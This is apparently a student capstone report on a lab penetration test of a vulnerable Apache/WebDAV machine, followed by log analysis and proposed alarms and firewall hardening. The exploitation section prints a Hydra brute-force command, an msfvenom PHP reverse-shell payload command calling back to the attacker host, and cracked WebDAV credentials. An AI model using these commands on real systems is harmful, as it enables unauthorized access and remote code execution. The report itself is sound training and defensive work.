Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Eren Yargici


Table of Contents

This document contains the following sections:

Network Topology

Network Topology

Eren Yargici



Network
Address Range: 192.168.1.0-255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-REFVM-684427

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu Linux
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Hypervisor / Gateway
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	ELK Stack (Logs Data from Capstone)
Capstone	192.168.1.105	Target Machine (Capstone)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	This attack uses trial-and-error of possible passwords from wordlist.	This vulnerability allows for attackers to gain unauthorized access to systems and confidential information.
Unauthorized File Upload	Allows for unvetted files to be uploaded to a server.	Submitted files can include a reverse-shell payload, allowing for the execution of arbitrary code.
Remote Code Execution	Allows for an attacker to run arbitrary code on the target system over the network.	An attacker can get access to sensitive files, damage or steal sensitive data, or bring a network to a halt.

Exploitation: Brute Force Vulnerability

01

Tools & Processes

- By using the Hydra tool, I was able to brute force into the user Ashton's account.

- Following command was used to brute force on the Apache web server that deployed basic HTTP authentication :


hydra 192.168.1.105 -l ashton -P /usr/share/wordlists/rockyou.txt -V -f http-get /company_folders/secret_folder/

02

Achievements

This exploit provided with the login credentials for the directory that contained sensitive WebDAV server information and allowed me user shell access into the vulnerable machine.

03



Exploitation: Unauthorized File Upload

01

Tools & Processes


WebDAV connection allowed attacker to upload files to the Apache Web Server.
With this, we can upload a php reverse-shell script to execute arbitrary code on vulnerable machine.

02

Achievements

By cracking the found password hash with **md5cracker**, was able to find username and password for the WebDAV server.
Username: ryan
Password: linux4u

03



Exploitation: Remote Code Execution

01

Tools & Processes

Used the Metasploit tool msfvenom to create a php reverse-shell payload.

Command to create the payload:
msfvenom -p php/meterpreter/reverse_tcp LHOST=<192.168.1.90 LPORT=4444 -f raw -o shell.php


This command created shell.php file, which was than uploaded to the vulnerable server

02

Achievements

This exploit provided me with meterpreter reverse-shell on the server.


03



Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- Port scan occurred on July 17th at around 3:39 PM hypervisor host machine time.
- 27,524 total packets were sent from the attacker machine (IP Address of 192.168.1.90)
- Attacker machine sending high volume of packets to over 1,000 ports indicate of a port scan





Analysis: Finding the Request for the Hidden Directory

- Hidden directory was initially accessed on July 17th at 4:19 PM hypervisor host machine time.
- Company's secret folder was requested 16,598 times, in which the directory contained sensitive information on connecting to the WebDAV server.

Analysis: Uncovering the Brute Force Attack

- Brute force attack started at July 17th at approximately 4:24 PM on hypervisor host machine time.
- 16,600 total requests has been made in attempt to guess the right password during the attack.
- 16,500 requests were made before the password was found.





Analysis: Finding the WebDAV Connection

- There were 32 total requests made to the WebDAV directory.
- Requested files were shell.php and passwd.dav

Time	url.path
Jul 17, 2021 @ 17:26:04.608	/webdav
Jul 17, 2021 @ 17:26:04.290	/webdav
Jul 17, 2021 @ 17:26:01.791	/webdav
Jul 17, 2021 @ 17:26:01.787	/webdav
Jul 17, 2021 @ 17:26:01.783	/webdav
Jul 17, 2021 @ 17:26:01.767	/webdav
Jul 17, 2021 @ 17:26:01.764	/webdav

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set up an alarm to detect if there are more than 50 consecutive ICMP requests in a given time.

What threshold would you set to activate this alarm?

Traffic should be blocked if there are more than 200 RST packets sent to a single IP address during 12 hour period.

System Hardening

What configurations can be set on the host to mitigate port scans?

Host machine should have deny-by-default firewall. This should drop incoming traffic. The following command can be used to set up a firewall:

```
sudo ufw default deny incoming
```

Unused ports should also be closed by default.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alarm should trigger if there are any requests made to the hidden directory outside the network. Hidden directory should not be accessible to public.

What threshold would you set to activate this alarm?

If there are over 5 requests from single IP address over 10 minutes.

System Hardening

What configuration can be set on the host to block unwanted access?

Host machine can be configured to block traffic to directory from outside organization's network with the following commands:

```
sudo ufw default deny all
sudo ufw allow from 192.168.1.0/24
```

Additionally can remove the directory and files from the server to an offline location.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Setting an alarm to see if a predefined number of ‘401 Unauthorized’ is returned from any server. This could in return set out response of dropping the traffic or a lockout.

What threshold would you set to activate this alarm?

50 requests from a single IP address in the span of 2 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

Firewall configuration to block consecutive requests, and setting up a lockout after failed attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm can trigger anytime when the directory is accessed by a user not on the internal network.

What threshold would you set to activate this alarm?

Threshold can start if there is more than one attempt.

System Hardening

What configuration can be set on the host to control access?

Host machine should only allow uploads from specific IP addresses and deny WebDAV uploads. Apache server should be configured to handle additional authentication.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alarm should trigger if any file is uploaded from outside of the internal organization network. Should set alarm for any '.php' file uploaded.

What threshold would you set to activate this alarm?

If a file is uploaded from outside the network, and to check for suspicious names such as 'shell.php'.

System Hardening

What configuration can be set on the host to block file uploads?

Uploading any files from outside the internal network should be blocked.


The End